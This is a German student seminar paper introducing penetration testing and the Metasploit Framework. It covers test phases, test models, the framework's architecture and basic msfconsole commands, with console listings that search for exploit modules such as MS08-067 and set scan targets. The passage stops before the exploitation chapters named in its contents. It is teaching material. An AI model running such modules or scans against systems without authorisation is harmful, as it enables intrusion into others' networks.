

Das Metasploit Framework

Eine Einführung in das Penetration Testing Framework

Maximilian Blenk Martin Hartmann

Sommersemester 15

Betreuender Professor: Prof. Dr. Christoph Karg

Inhaltsverzeichnis

Listings	II
Vorwort	IV
1 Grundlagen zu Penetrationstests	1
1.1 Was ist ein Penetrationstest?	1
1.2 Ablauf eines Penetrationstests	2
1.3 Testarten	4
2 Penetration Testing mit Metasploit	5
2.1 Framework Architektur	5
2.1.1 Software-Bibliotheken	5
2.1.2 Module	6
2.2 Benutzer-Schnittstellen	7
2.2.1 Metasploit-Konsole	7
2.2.2 Armitage	8
2.3 Verwendung des Frameworks	9
2.3.1 Analyse des Netzwerks	12
2.3.2 Auswahl des Exploits	14
2.3.3 Auswahl des Payloads - Meterpreter	15
2.3.4 Verwaltung der gesammelten Informationen	16
3 Praxisbeispiel	19
3.1 Phase 1: Vorbereitung	19
3.2 Phase 2: Informationsbeschaffung und -auswertung	20
3.2.1 Discovery-Scan	20
3.2.2 Service-Scan	20
3.3 Phase 3: Bewertung der Informationen / Risikoanalyse	21
3.3.1 postgres 8.3.9	21
3.3.2 vsftpd 2.3.4	24
3.3.3 nginx 1.1.19	26
3.3.4 Zusammenfassung	28
3.4 Phase 4: Aktive Eindringversuche	28
3.4.1 postgres 8.3.9	28
3.4.2 vsftpd 2.3.4	29
3.4.3 nginx 1.1.19	30
3.5 Phase 5: Abschlussanalyse	31
4 Fazit	33
Anhang - Die Testumgebung	34

Listings

2.1	Starten von <i>msfconsonle</i> und Anzeige der Hilfe (stark verkürzt)	9
2.2	Suche nach dem Schlüsselwort <i>heartbleed</i>	10
2.3	Suche nach einer CVE-ID	10
2.4	Aufruf eines Moduls	11
2.5	Ausgabe des <i>info</i> -Befehls im Modul <i>arp_sweep</i>	11
2.6	Beispiel für <i>set</i> -Kommando	11
2.7	Beispiel für Systembefehle	12
2.8	Inhalt des <i>auxiliary</i> -Moduls	12
2.9	Verwendung von <i>arp_sweep</i>	13
2.10	Beispiel für <i>db_nmap</i>	13
2.11	Beispiel für <i>check</i> -Kommando	14
2.12	Liste der möglichen Datenbankbefehle (gekürzt)	16
2.13	Anzeige gesammelter Informationen zu Hosts	17
2.14	Anzeige gesammelter Informationen zu Services	17
2.15	Anzeige gesammelter Anmeldeinformationen	17
2.16	Anzeige der momentan aktiven Remote-Sessions	18
2.17	Anwendungsbeispiel der Datenbankbefehle	18
3.1	Auswahl des <i>arp_sweep</i> -Moduls	20
3.2	Setzen des <i>RHOSTS</i> -Parameters	20
3.3	Ergebnis der Ausführung von <i>arp_sweep</i>	20
3.4	<i>db_nmap</i> und Abfrage der Resultate	20
3.5	Ergebnis der Suche nach „postgres“ innerhalb Metasploit (gekürzt)	21
3.6	Verwendung von <i>postgres_login</i>	22
3.7	Informationen zum <i>postgres_payload</i> (gekürzt)	22
3.8	Konfiguration des <i>postgres_payload</i> -Exploits	23
3.9	Überprüfen auf Verwundbarkeit	23
3.10	Anzeigen der verfügbaren Payloads (gekürzt)	23
3.11	Auswahl des Payloads	24
3.12	Setzen des Payloadparameters	24
3.13	Ergebnis der Suche nach „vsftpd“ innerhalb Metasploit	25
3.14	Informationen zum Modul „vsftpd_234_backdoor“	25
3.15	Auswahl des Payloads	25
3.16	Suche nach OpenSSL in Metasploit	26
3.17	Informationen zu <i>auxiliary/server/openssl_heartbeat_client_memory</i>	27
3.18	Überprüfen auf Verwundbarkeit	27
3.19	Exploitvorgang Postgres	28
3.20	Exploitvorgang vsftpd	29
3.21	Exploitvorgang heartbleed	30

4.1	Manueller Start der Dienste	34
4.2	Automatischer Start der Dienste	34
4.3	PostgreSQL - Installation	35
4.4	PostgreSQL - Netzwerk freischalten	35
4.5	PostgreSQL - Benutzer freischalten	35
4.6	PostgreSQL - Passwort setzen	35
4.7	vsftp 2.3.4 - Binärdatei kopieren	35
4.8	vsftp 2.3.4 - lokale Benutzer aktivieren	35
4.9	vsftp 2.3.4 - Dienst starten	36
4.10	nginx - Installation	36
4.11	nginx - Schlüsselpaar erzeugen	36
4.12	nginx - Konfigurationsdatei	36
4.13	nginx - Konfigurationsdatei	37

Vorwort

Die vorliegende Arbeit dient als Einstieg in die Thematik der **Penetrationtests** mit dem **Metasploit Framework**. Dazu werden zunächst in Kapitel 1 allgemeine Grundlagen zu Penetrationstests und deren Vorgehensweise erläutert. In Kapitel 2 erfolgt eine Beschreibung der Framework-Architektur, wobei insbesondere auf die praktische Verwendung der einzelnen Module eingegangen wird. Dazu werden zum leichteren Verständnis einige Beispiele aufgeführt. Kapitel 3 zeigt ein umfassendes Anwendungsbeispiel von Metasploit, das vom Leser nachgestellt werden kann.

Durch die Lektüre erhält der Leser einen Überblick über das Framework und ist im Anschluss in der Lage, dieses für einfache Anwendungsfälle selbst zu benutzen.

1 Grundlagen zu Penetrationstests

1.1 Was ist ein Penetrationstest?

Die Nachrichten über neu entdeckte Sicherheitslücken in Computersystem überschlagen sich in den entsprechenden News-Feeds und Fachzeitschriften. Dies verdeutlicht das hohe Gefahrenpotenzial und die damit einhergehende Verantwortung, die auf den Betreibern solcher Systeme lastet. Dabei genügt es nicht, Sicherheitssysteme wie Firewalls oder Antiviren-Software einzusetzen und auf dem neuesten Stand zu halten. Vielmehr ist es dringend erforderlich, die ergriffenen Maßnahmen auch auf ihre Wirksamkeit zu überprüfen.

Möchte man sich von der Funktionstüchtigkeit seiner Sicherheitssysteme überzeugen, so empfiehlt sich ein sogenannter *Penetrationstest* (im Folgenden auch *Pentest* genannt).

*Ein **Penetrationstest** ist ein Vorgang, bei dem ein Angreifer (Pentester) versucht, Schwachstellen in einem Computersystem aufzuspüren und deren Gefahrenpotenzial einzustufen, um auf dieser Grundlage sinnvolle Gegenmaßnahmen ausarbeiten zu können.*

Obwohl der Pentester gänzlich andere Absichten verfolgt – als ein bößwilliger Angreifer, der zum Beispiel Daten klauen möchte – unterscheiden sich die eingesetzten Methoden und Werkzeuge kaum. Der Hauptunterschied in der Vorgehensweise ist, dass der Penetrationstester in der Regel keine Bemühungen unternimmt, die Spuren seines Angriffes im Nachhinein zu vertuschen. Außerdem verschafft sich der Pentester einen umfangreicheren Gesamtüberblick als ein Angreifer, der nach einem erfolgreichen Eindringen meist keine weiteren Alternativen zu der erfolgten Vorgehensweise sucht. Stattdessen liegt bei einem professionellem Pentest ein großer Augenmerk auf der Dokumentation der durchgeführten Arbeitsschritte und deren Resultate. Diese Dokumentation ist das Ergebnis (Produkt) des Pentests und liefert eine Einschätzung der Sicherheitslage eines Computer-Systems, die als Basis für Ausbesserungen dient. (vgl. [Eng13, 1f])

Um den Realitätsbezug zu bewahren, empfiehlt es sich, den Penetrationstest nicht von den Personen durchführen zu lassen, die an der Implementierung der zu testende Systeme beteiligt waren. Diesen fehlt aufgrund einer gewissen „Betriebsblindheit“ oft die nötige Distanz und Neutralität für den Test. Schließlich müssen sie dabei die Qualität ihrer eigenen Arbeit beurteilen. Penetrationstests werden deshalb meist von spezialisierten externen Dienstleistern durchgeführt, die ansonsten unabhängig von der überprüften Infrastruktur sind. (vgl. [fSidI, 10f])

1.2 Ablauf eines Penetrationstests

Die Durchführung eines professionellen Penetrationstest lässt sich in fünf Phasen untergliedern. (vgl. [fSidI])

Phase 1: Vorbereitung

Bevor mit dem eigentlichen Test begonnen wird, erfolgt eine ausführliche Absprache zwischen dem Pentester und dem Verantwortlichen der zu testenden Systeme. Hierbei werden die Ziele der Überprüfung festgesetzt. Dazu wird genau bestimmt, in welcher Breite und Tiefe die Tests erfolgen sollen, sowie sonstige Rahmenbedingungen besprochen. Dazu zählen:

- Festlegen von Testzeiträumen
- Festlegen der zu überprüfenden Systeme
- Nennen der jeweiligen Ansprechpartner

Die Einhaltung dieser Abmachungen ist von großer Bedeutung, da aus einer Missachtung sowohl wirtschaftliche Schäden als auch Verstöße gegen gesetzliche Rahmenbedingungen folgen können.

Phase 2: Informationsbeschaffung und -auswertung

Ziel dieser Phase ist das Erlangen von detaillierten Informationen über sämtliche zu testende Systeme. Aus diesen Daten werden dann in Kombination mit weiteren Recherchen Rückschlüsse auf potenzielle Schwachstellen und Angriffspunkte gezogen. Während dieser ersten technischen Phase kommen unter anderem folgende Mittel und Werkzeuge zum Einsatz:

- IP-Scans
- Port-Scans
- Social Engineering
- Online Suchmaschinen

Diese Phase bildet die Basis für den Erfolg des Penetrationstests. Unter den Fehlern, die hier passieren, leidet die Qualität des gesamten Tests enorm, da beispielsweise Sicherheitslücken aufgrund von unvollständigen Scans nicht entdeckt werden.

Phase 3: Bewertung der Informationen / Risikoanalyse

Hier erfolgt eine Bewertung der gesammelten Ergebnisse aus Phase 2 und eine Gegenüberstellung mit den Zielsetzungen aus Phase 1. Die Schwachstellen werden gemäß Testaufwand und Erfolgchancen (was dem Gefahrenpotenzial entspricht) mit unterschiedlichen Prioritäten für den Test ausgewählt.

Phase 4: Aktive Eindringversuche

Die zuvor ausgewählten Schwachstellen werden in dieser Phase gemäß ihrer Priorität aktiv angegriffen. Erst jetzt zeigt sich, ob sich die Sicherheitslücken – wie in den vorigen Phasen vermutet – tatsächlich ausnutzen lassen.

Phase 5: Abschlussanalyse

In dieser Phase wird der Abschlussbericht erstellt. Dieser enthält neben den Ergebnissen der Schwachstellentests auch eine Risikoeinschätzung und eine Empfehlungen zu möglichen Schutzmaßnahmen. Die Nachvollziehbarkeit der ausgeführten Tests ist von großer Bedeutung, weshalb sämtliche durchgeführten Arbeitsschritte des Pentesters dokumentiert sein sollen. Das entstehende Dokument richtet sich auch an das Management und enthält deshalb meist auch eine abstrakte – weniger technische – Zusammenfassung der Ergebnisse.

Abbildung 1.1 gibt eine zusammenfassende Übersicht der fünf Phasen und verdeutlicht die Signifikanz der stetigen Dokumentation.




Abbildung 1.1: Fünfphasige Vorgehensweise für Penetrationstests (entnommen aus [fSidI, 47])

1.3 Testarten

Es gibt verschiedene Vorgehensmodelle, die bei einem Penetrationstest eingesetzt werden. Diese unterscheiden sich sowohl in den Kenntnissen, die der Pentester im Vorfeld über die zu testende Infrastruktur besitzt, aber auch im Bewusstsein der Infrastruktur-Verantwortlichen über den bevorstehenden Angriff.

Blackbox-Modell

Bei einer reinen Anwendung des Blackbox-Modells hat der Pentester lediglich die Information, welche Systeme getestet werden sollen. Er besitzt sonst keinerlei weitere Vorabinformationen über die zu testende Umgebung. Diese müssen zuerst durch eine ausführliche Informationsbeschaffungs-Phase erzielt werden. Sofern auch die Administratoren der Zielsysteme keine Kenntnisse über den bevorstehenden Test besitzen, kann auch gleichzeitig deren Reaktionsfähigkeit getestet werden.

Durch dieses Modell wird ein möglichst realistisches Szenario simuliert, bei dem ein externer Angreifer versucht, in das System einzudringen.

Whitebox-Modell

Bei diesem Vorgehensmodell ist der Pentester schon im Vorfeld mit diversen Detailinformationen über die Zielsysteme ausgestattet. Die Phase der Informationsbeschaffung und -auswertung (siehe Kapitel 1.2) wird dadurch stark beschleunigt.

Dieses Modell ermöglicht ein Szenario, bei dem beispielsweise ein (ehemaliger) Mitarbeiter oder ein externer Dienstleister versucht, ein System anzugreifen.

Kombinationen - Greybox-Modell

Meist werden die Modelle kombiniert. Es kann zum Beispiel sinnvoll sein, den Penetrationstester mit denjenigen Informationen auszustatten, die ohnehin sehr leicht zugänglich sind, um somit den Test zu beschleunigen und damit Kosten zu senken. Man spricht dann von einem Greybox-Modell.

(vgl. [Mes12, 20ff])

2 Penetration Testing mit Metasploit

Eine sehr verbreitete Sammlung von Softwaretools für Penetrationstests ist das **Metasploit Framework**. Hierbei handelt es sich um die kostenlose Open-Source-Variante der mittlerweile von *Rapid7* vertriebenen Pentesting-Software **Metasploit**. Die quelloffene Software wird dabei aber nicht nur von Rapid7 weiterentwickelt, sondern profitiert auch aus Beiträgen aus der Community. Das Framework dient somit auch dem offenem Austausch von Detailinformationen über Schwachstellen.

Neben den kostenlosen Metasploit-Varianten *Framework* und *Community* gibt es noch die kostenpflichtigen Ausführungen *Pro* und *Express*, die ein hohes Maß an Automatisierung und Reportfunktionen bieten und zusätzlich die Kollaboration mehrerer Pentester an einem Projekt erleichtert. (vgl. [Rap]) Auf diese Versionen wird jedoch in dieser Arbeit nicht weiter eingegangen. Als kommerzielle Alternativen zum Metasploit Framework sind die Produkte **Canvas** von Immunity Inc. bzw. **Core Impact** von Core Security zu nennen.

In diesem Kapitel wird der Aufbau des Metasploit Frameworks (im Folgenden nur noch „Metasploit“ genannt) erläutert. Dabei wird auf die verschiedenen Benutzerschnittstellen eingegangen und die verschiedenen Module und Funktionen meist anhand von Beispielen erklärt.

Es bleibt zu erwähnen, dass derartige Tools nicht nur von Penetrationtestern, sondern auch von Hackern eingesetzt werden können und werden. Während ersteres nach Absprache mit den Verantwortlichen der getesteten Systeme völlig legal ist, zählt der Missbrauch dieser Programme nach §202c StGB zu Fällen der Computerkriminalität.

2.1 Framework Architektur

Abbildung 2.1 zeigt die schematische Architektur des Frameworks. Der modulare Aufbau erleichtert die Erweiterung und Anpassung des Frameworks nach den jeweiligen Anforderungen, da die bereits bestehenden Funktionalitäten leicht wiederverwendet werden können. Die einzelnen Komponenten werden im Folgenden kurz erläutert.

2.1.1 Software-Bibliotheken

Hierbei sind drei Hauptbestandteile zu unterscheiden. (vgl. [Mes12, 63])




Abbildung 2.1: Metasploit Framework-Architektur (nach [Neu12, 45])

Ruby Extension Library (REX)

Die Ruby Extension Library ist die elementare Komponente des Frameworks. Sie enthält eine Vielzahl von Klassen, die von den darunterliegenden Schichten oder direkt durch andere Werkzeuge benutzt werden können. Zu den von der Bibliothek bereitgestellten Funktionen zählen zum Beispiel Server- und Clientprogramme verschiedener Netzwerkprotokolle.

Framework-Kern

Der Framework-Kern bietet Funktionen zur Ereignisbehandlung und zum Sessionmanagement und liefert somit wichtige Funktionen für den Umgang mit dem Framework.

Framework-Basis

Die Framework Basis ermöglicht einen erleichterten Zugriff auf den Kern und bildet somit die Schnittstelle nach außen. Die Benutzerschnittstellen greifen unmittelbar auf diese Bibliothek zu. Dabei ist die Plugin-Funktion von Metasploit erwähnenswert, welche eine flexible Erweiterung des Frameworks durch das Einfügen neuer Kommandos in die bestehenden Komponenten ermöglicht.

2.1.2 Module

Die Gliederung der Framework-Funktionen in Module ermöglicht eine übersichtliche Handhabung des Programms, da sich Modulbezeichnungen auch in der Ordnerstruktur des Programmes widerspiegelt.

Exploits

Dieses Modul enthält Programme und Skripte, die zur Ausnutzung von Schwachstellen bestimmt sind.

Payloads

Hier werden vordefinierte Payloads bereitgestellt, die nach einem erfolgreichen Exploit auf dem Zielsystem zum Einsatz kommen können. Der Payload ist also der eigentliche Schadcode, der auf dem Ziel ausgeführt wird.

Encoders und NOPs

Um zu erschweren, dass der Payload von IDS/IPS¹-Systemen oder Antivirenprogrammen erkannt wird, bieten diese Module Funktionen zur Verschleierung des Payloads im Netzwerk.

Auxiliary


Das Auxiliary-Modul stellt diverse Scan-Programme zur Informationsbeschaffung bereit. Dazu zählen unter anderem Loginscanner, Schwachstellenscanner, Netzwerksniffer und Portscanner.

(vgl. [Neu12, 46ff])

2.2 Benutzer-Schnittstellen

Zur Bedienung des Metasploit Frameworks stehen verschiedene Oberflächen zur Verfügung. Im Folgenden werden Vor- und Nachteile einzelner Oberflächen kurz betrachtet.

2.2.1 Metasploit-Konsole



```
root@kali:~# msfconsole
Metasploit

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

=[ metasploit v4.7.2-2013110601 [core:4.7 api:1.0]
+ -- --[ 1226 exploits - 742 auxiliary - 203 post
+ -- --[ 322 payloads - 30 encoders - 8 nops

msf >
```

Abbildung 2.2: Willkommensbildschirm der Metasploit-Konsole

Die Konsolen-Schnittstelle stellt die am Meisten genutzte Oberfläche dar. (vgl. [KOKA12, 37]) Ähnlich wie bei einer Linux- oder Windows Konsole, kann das Framework nach dem Start mit verschiedenen Befehlen gesteuert werden. Die Metasploit-Konsole wird in der vorliegenden Arbeit für sämtliche Beispiele verwendet und daher in den folgenden Kapiteln noch näher erläutert.

¹Intrusion Detection Systeme bzw. Intrusion Prevention Systeme dienen zum automatischen Entdecken bzw. Abwehren von Angriffen in Computernetzwerken.

2.2.2 Armitage




Abbildung 2.3: Screenshot der Armitage-GUI

In dieser Benutzeroberfläche wird die klassische Konsolenansicht um ein grafisches Bedienelement erweitert. Das Interface bietet neben zahlreichen Einstellungsmöglichkeiten eine Liste der installierten Module in Form einer Baumstruktur an. Diese können dort komfortabel ausgesucht und mit zusätzlichen Informationen angezeigt werden.

Eine der großen Errungenschaften dieser Oberfläche ist die grafische Darstellung der Netzwerkstruktur. In dieser werden die beim Penetrationstest gefundenen Ziele angezeigt und können per Mausklick zum Angriff ausgewählt werden. Anschließend wird mit einem Klick auf „Find-Attacks“ die automatisierte Suche nach Exploits gestartet. Ist diese beendet, kann über einen Rechtsklick auf den entsprechenden Host ein Exploit ausgewählt und ausgeführt werden. Jedoch sind die Mehrheit der automatisch gefundenen Exploits nicht wirksam. (vgl. [Mes12, 86ff])

Mit der Funktion „Hail Mary“ gibt es auch die Möglichkeit, einen Test komplett automatisiert durchzuführen. Dabei werden automatisch potenziell wirksame Exploits gefunden und ausgeführt.

Unabhängig von den grafischen Funktionen gibt es die Möglichkeit, in einer Konsole Befehle manuell auszuführen. Die dabei gewonnenen Informationen können dann mit dem grafischen Bedienelement weiterverarbeitet bzw. verwaltet werden.

Anmerkung Durch den hohen Grad der Automatisierung entsteht ein gewisser Kontrollverlust bezüglich der im Hintergrund ablaufenden Aktivitäten. Zusätzlich verleitet die scheinbar einfache Bedienung zu unbedachten „Schnellschüssen“. Deshalb wird im weiteren Verlauf der Arbeit ausschließlich die *msfconsole* verwendet.

2.3 Verwendung des Frameworks

Im Folgenden wird die Verwendung von Metasploit mit der Metasploit-Konsole (*msfconsole*) beschrieben (siehe Kapitel 2.2.1). Das Programm ermöglicht eine einfache und performante Anwendung der Framework-Funktionen.

Bevor in den folgenden Abschnitten auf die Verwendung einzelner Tools eingegangen wird, werden zunächst grundlegende Befehle für den Umgang mit der *msfconsole* erläutert. (vgl. [Secd])

Starten der Metasploit-Konsole

Mit dem Befehl *msfconsole* lässt sich das Programm aus der Linux-Shell starten. In Listing 2.1 wird neben den beim Programmstart ausgegebenen Framework-Informationen ein Ausschnitt der grundlegenden Befehle gezeigt.

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...-

      =[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1398 exploits - 877 auxiliary - 237 post           ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > help

Core Commands
=====

Command      Description
-----
?            Help menu
cd           Change the current working directory
grep        Grep the output of another command
help        Help menu
info        Displays information about one or more module
jobs        Displays and manages jobs
kill        Kill a job
load        Load a framework plugin
search      Searches module names and descriptions
set         Sets a variable to a value
setg        Sets a global variable to a value
show        Displays modules of a given type, or all modules
use         Selects a module by name
```

Listing 2.1: Starten von *msfconsole* und Anzeige der Hilfe (stark verkürzt)

help

Ohne Parameter führt dieser Befehl zur Ausgabe der Kernbefehle (s.o.). Diese einzelnen Befehle bieten jeweils noch eine eigene Hilfe-Funktion, die mit *help <<Befehlsname>>* aufgerufen wird.

show

Mit dem *show*-Kommando lassen sich die Inhalte von Modulen anzeigen. So führt der Befehl *show exploits* zur Ausgabe von allen enthaltenen Exploits. Diese Liste kann mitunter sehr umfangreich und unübersichtlich sein, weshalb sich beim Gebrauch der *msfconsole* der Einsatz des *search*-Kommandos sehr lohnt.

search

Der *search*-Befehl ermöglicht neben der Suche nach einzelnen Stichworten eine Filterung der Daten nach verschiedenen Kriterien. Im Folgenden sind die wichtigsten Filteroption dargestellt:

- name: Suche nach Funktionsname
- platform: Suche nach einer Plattform
- type: Suche nach einem Funktionstyp
- cve: Suche nach CVE-ID²

Listing 2.2 zeigt einen Suchvorgang nach einem Schlüsselwort. In Listing 2.3 wird ein Suchvorgang nach einer bestimmten CVE-ID dargestellt. Als Ergebnis werden in beiden Fällen die Module gelistet, die zur der Suchanfrage passen. Zu jedem Modul werden neben dem Namen und der Beschreibung auch das Veröffentlichungsdatum und eine Einstufung der Erfolgchancen des jeweiligen Moduls aufgelistet.

```
msf > search heartbleed

Matching Modules
=====

  Name                                     Disclosure Date  Rank  Description
  ----                                     -
  auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07      normal  OpenSSL
  Heartbeat (Heartbleed) Information Leak
  auxiliary/server/openssl_heartbeat_client_memory 2014-04-07      normal  OpenSSL
  Heartbeat (Heartbleed) Client Memory Exposure
```

Listing 2.2: Suche nach dem Schlüsselwort *heartbleed*

```
msf > search cve:2008-4250

Matching Modules
=====

  Name                                     Disclosure Date  Rank  Description
  ----                                     -
  exploit/windows/smb/ms08_067_netapi      2008-10-28      great  MS08-067 Microsoft Server
  Service Relative Path Stack Corruption
```

Listing 2.3: Suche nach einer CVE-ID

²Die **C**ommon **V**ulnerabilities and **E**xposures ID dient zur eindeutigen Identifikation von Schwachstellen

use

Wurde ein passendes Modul gefunden, kann man dieses mit *use* aktivieren. Dadurch ändert sich auch entsprechend der Eingabe-Prompt, sodass immer ersichtlich ist, in welchem Kontext man sich gerade befindet. Listing 2.4 zeigt hierfür ein Beispiel.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) >
```

Listing 2.4: Aufruf eines Moduls

info

Der *info*-Befehl zeigt Informationen über das aktuell gewählte Modul. Besonders interessant sind hierbei die zu setzenden bzw. optionalen Parameter. Diese lassen sich auch mit dem Kommando *show options* ausgeben.

```
msf auxiliary(arp_sweep) > info

      Name: ARP Sweep Local Network Discovery
      Module: auxiliary/scanner/discovery/arp_sweep
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  belch

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  INTERFACE                    no        The name of the interface
  RHOSTS                    yes       The target address range or CIDR identifier
  SHOST                      no        Source IP Address
  SMAC                       no        Source MAC Address
  THREADS          1              yes       The number of concurrent threads
  TIMEOUT          5              yes       The number of seconds to wait for new data

Description:
  Enumerate alive Hosts in local network using ARP requests.
```

Listing 2.5: Ausgabe des *info*-Befehls im Modul *arp_sweep*

set

Mit *set* lassen sich die Parameter für ein Modul setzen. Ein Parameter, der in nahezu allen Modulen gesetzt werden kann/muss ist *RHOSTS*. Mit dem in Listing 2.6 dargestellten Befehl kann man die Zieladresse oder einen Adressbereich für das Modul wählen.

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.10.20
RHOSTS => 192.168.10.20
```

Listing 2.6: Beispiel für *set*-Kommando

back

Mit diesem Befehl wird die Modulebene verlassen.

Systembefehle

Weiterhin ist es möglich, aus der *msfconsole* heraus Systembefehle abzusetzen. Dies ist zum Beispiel dann praktisch, wenn man die eigene IP-Adresse mit *ip addr* abfragen möchte oder um eine bestimmte Datei abzurufen, ohne hierfür ein neues Terminalfenster öffnen zu müssen.

```
msf > cd /root/passwords
msf > ls
[*] exec: ls

top5passwords.txt
msf > cat top5passwords.txt
[*] exec: cat top5passwords.txt

123456
password
12345678
qwertz
abc123
msf >
```

Listing 2.7: Beispiel für Systembefehle

TAB-Autovervollständigung

Ein erwähneswertes Hilfsmittel für den Umgang mit der *msfconsole* ist die Auto-Vervollständigung der jeweiligen Befehle durch das doppelte Drücken der Tabulator-Taste. (vgl. [Secc]) Dies funktioniert sowohl beim Aufruf von Modulen, Exploits sowie bei den zu setzenden Optionen, leider jedoch nicht bei den Systembefehlen.

Im Folgenden wird die Verwendung von Metasploit anhand exemplarischer Beispiele in den einzelnen (technischen) Phasen eines Penetrationstests (siehe Kapitel 1.2) erklärt.

2.3.1 Analyse des Netzwerks

